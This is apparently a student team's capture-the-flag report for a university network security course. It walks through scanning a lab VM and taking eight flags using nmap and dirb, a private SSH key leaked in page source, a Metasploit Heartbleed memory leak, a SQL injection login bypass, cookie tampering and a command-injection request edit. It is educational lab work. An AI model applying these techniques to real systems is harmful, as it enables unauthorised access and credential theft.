

Report on

CTF: Code Crusade - Conquer the Digital Realm

Network Security (CS6903) - Assignment 9
Dept. of Computer Science And Engineering
Indian Institute of Technology, Hyderabad

Submitted By Team: Halloween hackers

APPROACH FOR CAPTURING FLAG #1

We began by using open-source network scanning software, Nmap (Network Mapper)¹, to identify open ports on the target system. Nmap allowed us to efficiently enumerate the network and discover potential entry points for further exploration.

Nmap revealed several open ports as shown in the *Figure 1* below including 22, 3890, 3900, 3910, 3920, 3930, 3940.




Figure 1. Nmap scan results for open port and the first flag

We used the following command with nmap to identify the hosts that were up and running:

```
$ nmap -sn 10.200.32.202
```

This command allowed us to perform a ping scan on the specified IP address 10.200.32.202 to determine which hosts were reachable on the network.

We used the following command with nmap to conduct a comprehensive port scan on the designated target VM whose IP address is 10.200.32.202, aiming to look for all open ports and active services:

```
$ nmap -p- 10.200.32.202
```

This command facilitated the scanning of all available ports on the specified IP address, allowing us to identify active services and assess potential security risks.

After individually examining the open ports, we discovered our initial flag at <http://10.200.32.202:3890/#1>. Additionally, the first flag page provided us with clues hinting at the locations of other flags to conquer.

APPROACH FOR CAPTURING FLAG #2

We initiated our reconnaissance phase by employing DIRB², an open-source web content scanner, to identify accessible directories and files on the target web server. DIRB² proved invaluable in swiftly enumerating potential entry points, thereby facilitating further exploration of the target environment.

Utilizing DIRB yielded a comprehensive list of directories and files, as illustrated in *Figure 2* below, resulting in the identification of the `/granted` directory with a HTTP response code of 200 and a size of 4371 bytes. We found our flag at <http://10.200.32.202:3890/granted>

We used the following command which utilizes a common list of words often employed by pentesters provided by DIRB.

```
$ dirb http://10.200.32.202:3890
```

This allowed us to conduct a directory brute-force attack on the specified URL, seeking potential hidden directories or files.

```
> dirb http://10.200.32.202:3890

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Tue Apr 16 10:48:44 2024
URL_BASE: http://10.200.32.202:3890/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://10.200.32.202:3890/ ----
+ http://10.200.32.202:3890/granted (CODE:200|SIZE:4371)

-----

END_TIME: Tue Apr 16 10:48:52 2024
DOWNLOADED: 4612 - FOUND: 1
```

```
<body>
<div class="noise"></div>
<div class="overlay"></div>
<div class="terminal">
  <p class="output">Kados! you found secret RSA Key! Can you find the hidden flag? <a href="#1" hidden:flag2[Always_assume_the_worst-case_scenario]>/a> </p>
  <p class="output"><small>
    -----BEGIN OPENSSH PRIVATE KEY-----
    b3BlbnNzaC1rZXRkdjEAAAAAAAAABG5vbUAAAAAAAAAAAAAAAAAAABFwAAAAAdzc2gtcn
    NhAAAAAwEAAQAAQAw+036d7xLgBgG2JM212fn7J2W6k/LSKh+ScU+EcP8D0XMjY6Gzh
    zQW1zZ+taE0vVpDdtpdy1e/DxBtCEIeQIN087ZIVQ/WC10bdGNj41NM17mP4ZHwJU8C
    6bncaXRcpvL939P761Ej51YUxQt7VGLR5bjExAV1qJ5zEhs2JNe9medHtFUB9Lv6QoFLH+
    E45S0POFSXKNokLSQ880+djS0enAy+W9v9IDq4wclPXlB8mtcPXEATLpmTYV16ENMzbc
    jZyjn7zqkBBkIPnveASUUYRYCwmqSmL1uShvnhFh4N208PtrhMt19kHtAc9L9MPj/4FLd
    j6mCaITLxQAAA8B2ZH0xdmR9MQAAAAAdzc2gtcnNhAAAAAQDD7Tfp3vEsZsEbYkxnXZ+fsn
    ZaLqT+VIqH5IK74Rw/wM5cwlgb0HNbXNn61oQ6+890ak2nJ3V78PFsSiQh5Ag07RNkh
    VD9YLUS0Y0ni0yLuY/hmFRYLtWlpudxrFEKm+X3f0/vqISpNv15dC3tUaVhLUmTEBXWo
    nnMSGzYk17250e0VTZ0u/pC4Usf4TjLI484VJco02iSVJ3Dzw752NI56cDL5b2/0gPirjB
    yU9eVvya1w9cQB0WmYhhXx0SczNsKnnKOfuuqQEGQg+e94cRRBhFzCapKYvW7mG+cWGH
    g1k7w+2uEy3X2Qy0Bz2X0w+p/gWV2PowJohPETAAAAAwEAAQAAQAw+C5dTVqilWPz6Q0zV
    Bn8PsaJNOMXD16AXLQSF97YQEQ2vLacUE03io0rexQ1La0gVkeP0a0gZnKHauXG+kco
    PiKxfFvqA4u1BF8sByromYRMXhhBq5FRxM21Woh02HurCQNVqHn0UP5fuikAixKNPgcY
    DGMwB47upfjjsYFPQI26vYX18nAQfDI1lddKozm86dGLcFSyGaoM9rDMMKC/Isr1WKO
    K/Omx2JHnZVikch4fLNsVpLJQYPH6fQW7AKSR6922bB0mHA7fC4AmtZHSdggz20XvY8
    d98nys1jaqEvkg3m+CQZRXFYK80tWkr302/485bRrBAAAGB5X1aAqGRX8V1yN3KX
    rh2xgHIS6t0xiCDBpFxpLk1jLC9k30Vh8jFTClKGnFtLChJuncfTpiQp/uYvb1oQfMx
    MmEH7BbRGHTTxcF/mtbcFas521cBSpM1DqC17ExihVYza3F8u0mpvM4bcD0n/BAN7RIAY
    qSGt+vwgJ+AAAAQDhJ29JXpxRdGtxMDma8t63z5/Bo/whuHLGkjkb6AUaAsiClIgJ0Wjs
    MUE2jpkf45K3Hh/ywBSPt0pUcXsUd/EHG2LjwmQ0xvrtPrgqr1fzymcqg8wQzFasbBC5i
    0ZqideB2VRmQnUPbPeRaaJILxWvvp/WdOXLIMgh2J5SEN5FQAAIEA3s5S8qm+ltgy8tx
    F98DrXK3Dc2bwxPB4/UBg7P4s0aF7j518TEJdTazYgLB1KTPvm5qYqWnVNGYMCFL78Qo
    SL1abNugmqn2AFhBhKZVvZqP14myKAN75+yUblP+ZyWwRmB8ZFcUQ2I5Cwi+VoxS+3ktp
    M6HTkMGwsEYc7bkAAAAAbmVlBEuZWwSLU1vZGVybi0NC1CMTFNT1UB
    -----END OPENSSH PRIVATE KEY-----
  </small>
</div>
</body>
```

Figure 2. DIRB scan results showing the discovery of directories on the target VM and the second flag

After identifying the OPENSSH RSA PRIVATE KEY in the same site source, we securely saved it into a file named `ctf_halloweenhackers_private_key.key` for further analysis and potential exploitation.

APPROACH FOR CAPTURING FLAG #3

We utilized the OPENSSH RSA PRIVATE KEY (Shown in Figure 3 below) saved in the second capture to gain access to target VM with the help of the following command:

```
$ ssh -i ctf_halloweenhackers_private_key.key ns@10.200.32.202
```

```
> ssh -i ctf_halloweenhackers_private_key.key ns@10.200.32.202
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri Apr 12 19:22:02 UTC 2024

System load:  0.0      Processes:    110
Usage of /:   28.2% of 9.5iGB   Users logged in:  0
Memory usage: 35%      IPv4 address for ens3: 10.200.32.202
Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.

79 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

4 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

*** System restart required ***
Last login: Mon Apr 15 04:30:40 2024 from 10.8.8.2
ns@ctf-0:~$ ls
flag3.txt  flag4.txt
ns@ctf-0:~$ cat flag3.txt
flag3{Don't_hack_me,_bro}
```

```
> cat ctf_halloweenhackers_private_key.key
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXRkdjEAAAAAAAAABG5vbUAAAAAAAAAAAAAAAAAAABFwAAAAAdzc2gtcn
NhAAAAAwEAAQAAQAw+036d7xLgBgG2JM212fn7J2W6k/LSKh+ScU+EcP8D0XMjY6Gzh
zQW1zZ+taE0vVpDdtpdy1e/DxBtCEIeQIN087ZIVQ/WC10bdGNj41NM17mP4ZHwJU8C
6bncaXRcpvL939P761Ej51YUxQt7VGLR5bjExAV1qJ5zEhs2JNe9medHtFUB9Lv6QoFLH+
E45S0POFSXKNokLSQ880+djS0enAy+W9v9IDq4wclPXlB8mtcPXEATLpmTYV16ENMzbc
jZyjn7zqkBBkIPnveASUUYRYCwmqSmL1uShvnhFh4N208PtrhMt19kHtAc9L9MPj/4FLd
j6mCaITLxQAAA8B2ZH0xdmR9MQAAAAAdzc2gtcnNhAAAAAQDD7Tfp3vEsZsEbYkxnXZ+fsn
ZaLqT+VIqH5IK74Rw/wM5cwlgb0HNbXNn61oQ6+890ak2nJ3V78PFsSiQh5Ag07RNkh
VD9YLUS0Y0ni0yLuY/hmFRYLtWlpudxrFEKm+X3f0/vqISpNv15dC3tUaVhLUmTEBXWo
nnMSGzYk17250e0VTZ0u/pC4Usf4TjLI484VJco02iSVJ3Dzw752NI56cDL5b2/0gPirjB
yU9eVvya1w9cQB0WmYhhXx0SczNsKnnKOfuuqQEGQg+e94cRRBhFzCapKYvW7mG+cWGH
g1k7w+2uEy3X2Qy0Bz2X0w+p/gWV2PowJohPETAAAAAwEAAQAAQAw+C5dTVqilWPz6Q0zV
Bn8PsaJNOMXD16AXLQSF97YQEQ2vLacUE03io0rexQ1La0gVkeP0a0gZnKHauXG+kco
PiKxfFvqA4u1BF8sByromYRMXhhBq5FRxM21Woh02HurCQNVqHn0UP5fuikAixKNPgcY
DGMwB47upfjjsYFPQI26vYX18nAQfDI1lddKozm86dGLcFSyGaoM9rDMMKC/Isr1WKO
K/Omx2JHnZVikch4fLNsVpLJQYPH6fQW7AKSR6922bB0mHA7fC4AmtZHSdggz20XvY8
d98nys1jaqEvkg3m+CQZRXFYK80tWkr302/485bRrBAAAGB5X1aAqGRX8V1yN3KX
rh2xgHIS6t0xiCDBpFxpLk1jLC9k30Vh8jFTClKGnFtLChJuncfTpiQp/uYvb1oQfMx
MmEH7BbRGHTTxcF/mtbcFas521cBSpM1DqC17ExihVYza3F8u0mpvM4bcD0n/BAN7RIAY
qSGt+vwgJ+AAAAQDhJ29JXpxRdGtxMDma8t63z5/Bo/whuHLGkjkb6AUaAsiClIgJ0Wjs
MUE2jpkf45K3Hh/ywBSPt0pUcXsUd/EHG2LjwmQ0xvrtPrgqr1fzymcqg8wQzFasbBC5i
0ZqideB2VRmQnUPbPeRaaJILxWvvp/WdOXLIMgh2J5SEN5FQAAIEA3s5S8qm+ltgy8tx
F98DrXK3Dc2bwxPB4/UBg7P4s0aF7j518TEJdTazYgLB1KTPvm5qYqWnVNGYMCFL78Qo
SL1abNugmqn2AFhBhKZVvZqP14myKAN75+yUblP+ZyWwRmB8ZFcUQ2I5Cwi+VoxS+3ktp
M6HTkMGwsEYc7bkAAAAAbmVlBEuZWwSLU1vZGVybi0NC1CMTFNT1UB
-----END OPENSSH PRIVATE KEY-----
```

Figure 3. The third flag and Private Key File

We can see two files inside the VM `flag3.txt` and `flag4.txt`. We access the file `flag3.txt` using:

```
$ cat flag3.txt
```

But, wait! Why can't I access the `flag4.txt` just like I got to `flag3.txt`? Ohhh, its owner's username is "hacker" and we are logged in as "ns". We will need to gain access to VM with user id "hacker" instead of "ns".

"WHO NEEDS A KEY WHEN YOU CAN JUST PICK THE LOCK WITH A HAIRPIN !"

APPROACH FOR CAPTURING FLAG #4

"WHY DID THE PROGRAMMER BREAK UP WITH THE COMPUTER? BECAUSE IT WAS LEAKING MEMORY LIKE A SIEVE"

From the above hint, it reminded me of *Openssl Heartbleed*⁵ attack which does buffer overflow for leaking memory.

We utilize the following command to initiate a Metasploit Framework console to carry out the Heartbleed Attack⁵.

```
$ msfconsole
```

Then, we first search for anything related to heartbleed using the following command and type use command accordingly:


```
msf6 > search heartbleed
msf6 > use auxiliary/scanner/ssl/openssl_heartbleed
```

Now, let's use the Remote Host and Port → Vulnerable Machine IP and Port using the following command:

```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set RHOST 10.200.32.202
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set RPORT 3900
```

Now, we enable the verbose and initiate the attack using the following command:

```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set verbose true
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > run
```



```
Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
with help search

msf6 > use auxiliary/scanner/ssl/openssl_heartbleed
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set RHOSTS 10.200.32.202
RHOSTS => 10.200.32.202
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set RPORT 3900
RPORT => 3900
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > run

[*] 10.200.32.202:3900 - Leaking heartbeat response #1
[*] 10.200.32.202:3900 - Sending Client Hello...
[*] 10.200.32.202:3900 - SSL record #1:
[*] 10.200.32.202:3900 -   Type: 22
[*] 10.200.32.202:3900 -   Version: 0x0301
[*] 10.200.32.202:3900 -   Length: 86
[*] 10.200.32.202:3900 -   Handshake #1:
[*] 10.200.32.202:3900 -     Length: 82
[*] 10.200.32.202:3900 -     Type: Server Hello (2)
[*] 10.200.32.202:3900 -     Server Hello Version: 0x0301
[*] 10.200.32.202:3900 -     Server Hello random data: 661d7931...


[*] 10.200.32.202:3900 - Length: 19
[*] 10.200.32.202:3900 - Type: Server Key Exchange (12)
[*] 10.200.32.202:3900 - SSL record #4:
[*] 10.200.32.202:3900 -   Type: 22
[*] 10.200.32.202:3900 -   Version: 0x0301
[*] 10.200.32.202:3900 -   Length: 4
[*] 10.200.32.202:3900 -   Handshake #1:
[*] 10.200.32.202:3900 -     Length: 0
[*] 10.200.32.202:3900 -     Type: Server Hello Done (14)
[*] 10.200.32.202:3900 - Sending Heartbeat...
[*] 10.200.32.202:3900 - Heartbeat response, 65535 bytes
[*] 10.200.32.202:3900 - Heartbeat response with leak, 65535 bytes
[*] 10.200.32.202:3900 - Printable info leaked:
...q.[C..U.....NY.;@-.....password=SudSdmJuUmZZMnhwMTJ0ZmRhaHBjMTIzYVclcg== HTTP/1.1..Host: 10.200.3
2.202:3900..User-Agent: curl/7.81.0..Accept: */*.....0E.....!.....3.&$....M.pbQc...;...xV.....
7(R...7.W...V...Agent: curl/7.81.0..Accept: */*.....0E.....!.....3.&$....M.pbQc...;...xV.....
..... repeated 15803 times .....
.....@.....
repeated 16122 times .....
.....@.....
.....a.../.YX.U..X."...3...U.....@.....U..
.....
```

Figure 4. Openssl Heartbleed Attack in action in metasploit console

We carried out a Heartbleed attack to exploit an OpenSSL vulnerability, obtaining an encrypted password. After two decoding steps from Base64, we decrypted the password associated with the user "hacker".

Now, we sign in to the VM using the following command and get the flag:

```
$ ssh hacker@10.200.32.202
Password: dont_click_this_link
$ cat /home/ns/flag4.txt
```



```
hacker@ctf-8:/$ cat /home/ns/flag4.txt
flag4{I've_got_99_problems,_but_a_breach_ain't_one}
hacker@ctf-8:/$
```

Figure 5. The fourth flag

APPROACH FOR CAPTURING FLAG #5

We inspected the source code of the site with port number 3910. It revealed the Username and Password check hidden in Base64 Encoded Plain Text. By decoding it using Base64 Decoder, we got the original ID as *cyber_ninja* and Password as *stealth_mode_on*. It's a kind of XSS or CSRF type attack.




Figure 6. The fifth flag

APPROACH FOR CAPTURING FLAG #6

We inspected the source code of the site with port number 3920 and found nothing special. Then we created a random user by using the Sign up option available. Once signed up, we went back to login page and started the Burp Suite Proxy Interceptor. It revealed the cookie check for Admin which was set to false. We just set it to true and forwarded the packet to server and got access to the admin account and our sixth flag as shown in Figure 7 below.




Figure 7. The sixth and seventh flag

APPROACH FOR CAPTURING FLAG #7

When we tried to enter wrong ID and password on the site with port number 3930, we were able to see some SQL queries. So, we tried to perform SQL injection as taught in on of the hands-on session, we used the following paramters to perform it:

```
Username: admin' --
Password: #
```

And we were inside admin. The flag was visible as shown in Figure 7 above.

APPROACH FOR CAPTURING FLAG #8

When we accessed the site via port number 3940, we encountered a message prompting us to click a button to retrieve the flag. However, clicking the button only displayed a cat image. Using Burp Suite Proxy Interceptor, we intercepted the request and noted that it was sending cat+img when the button was clicked. Suspecting manipulation, we modified the request to cat+flag and forwarded it. This alteration successfully revealed the flag, as depicted in Figure 8.

10.200.32.202:3940

Here's your cat

flag8[Beware_of_the_shadowy_cyber_ninja]

```
> python3 halloween_hackers.py
Running the Halloween hackers script...
Scanning the target VM using nmap. This may take a few minutes. Please be patient...
Scanning for host on the target VM...
Host : 10.200.32.202 State : up
Scanning for open ports on the target VM...
Port : 22 State : open
Port : 3890 State : open
/ Conquered the First Flag -> flag1(Encrypt_everything)
Port : 3900 State : open
X Flag not found on port 3900
Port : 3910 State : open
X Flag not found on port 3910
Port : 3920 State : open
X Flag not found on port 3920
Port : 3930 State : open
X Flag not found on port 3930
Port : 3940 State : open
X Flag not found on port 3940
Running dirb scan on the target VM...
/ Dirb scan completed ...
Discovered URL: http://10.200.32.202:3890/granted
Tracing http://10.200.32.202:3890/granted
/ Conquered the Second Flag -> flag2(Always_assume_the_worst-case_scenario)
Private key found in the source code of the website, saving to file...
Private key saved to file: halloween_hackers.key
Connecting to the target VM using the key...
/ Connected to the target VM as user: ns
Reading the third flag...
/ Conquered the Third Flag -> flag3(Don't_hack_me_bro)
Running Metasploit to exploit the target VM with Heartbleed vulnerability. This may take a few minutes. Please be patient...
/ Metasploit execution completed...
Extracting the password from the output of the Metasploit session and decoding it...
/ Password extracted from the Metasploit session: SUDsdnJmUnZzMnhwWTJ0ZWRRHhBjMTIzVlclcg==
/ Password decoded successfully: dont_click_this_link
/ Conquered the Fourth Flag -> flag4(I've_got_99_problems,_but_a_breach_ain't_one)
Halloween hackers script execution completed...
```

Figure 8. The eight flag and Automated Python Script Result

CREDIT STATEMENT

- **Kritik Agarwal:** Captured the flags 3,4,6, Helped prepare the report and script.
- **Raghavendra Kulkarni:** Captured the flags 1,2,5, Helped prepare the script.
- **Rohit Sutrave:** Captured the flags 7,8 and prepared the report and helped with the script preparation.

ANTI-PLAGIARISM STATEMENT

We certify that this assignment/report is our own work, based on our personal study and/or research and that we have acknowledged all material and sources used in its preparation, whether they be books, articles, ChatGPT tips, packages, datasets, reports, lecture notes, and any other kind of document, electronic or personal communication. We also certify that this assignment/report has not previously been submitted for assessment/project in any other course lab, except where specific permission has been granted from all course instructors involved, or at any other time in this course, and that we have not copied in part or whole or otherwise plagiarized the work of other students in this group. We pledge to uphold the principles of honesty and responsibility at CSE@IITH. In addition, We understand my responsibility to report honor violations by other students if we become aware of it.

Names: Kritik Agarwal, Raghavendra Kulkarni, Rohit Sutrave

Date: 17th April, 2024

Signature: K.A., R.G.K., R.S.

REFERENCES

1. Nmap
2. DIRB
3. Burp Suite
4. Base64 Decoder
5. Heartbleed Attack using Metasploit
6. Classroom materials shared by Dr. Bheemarjuna Reddy Tamma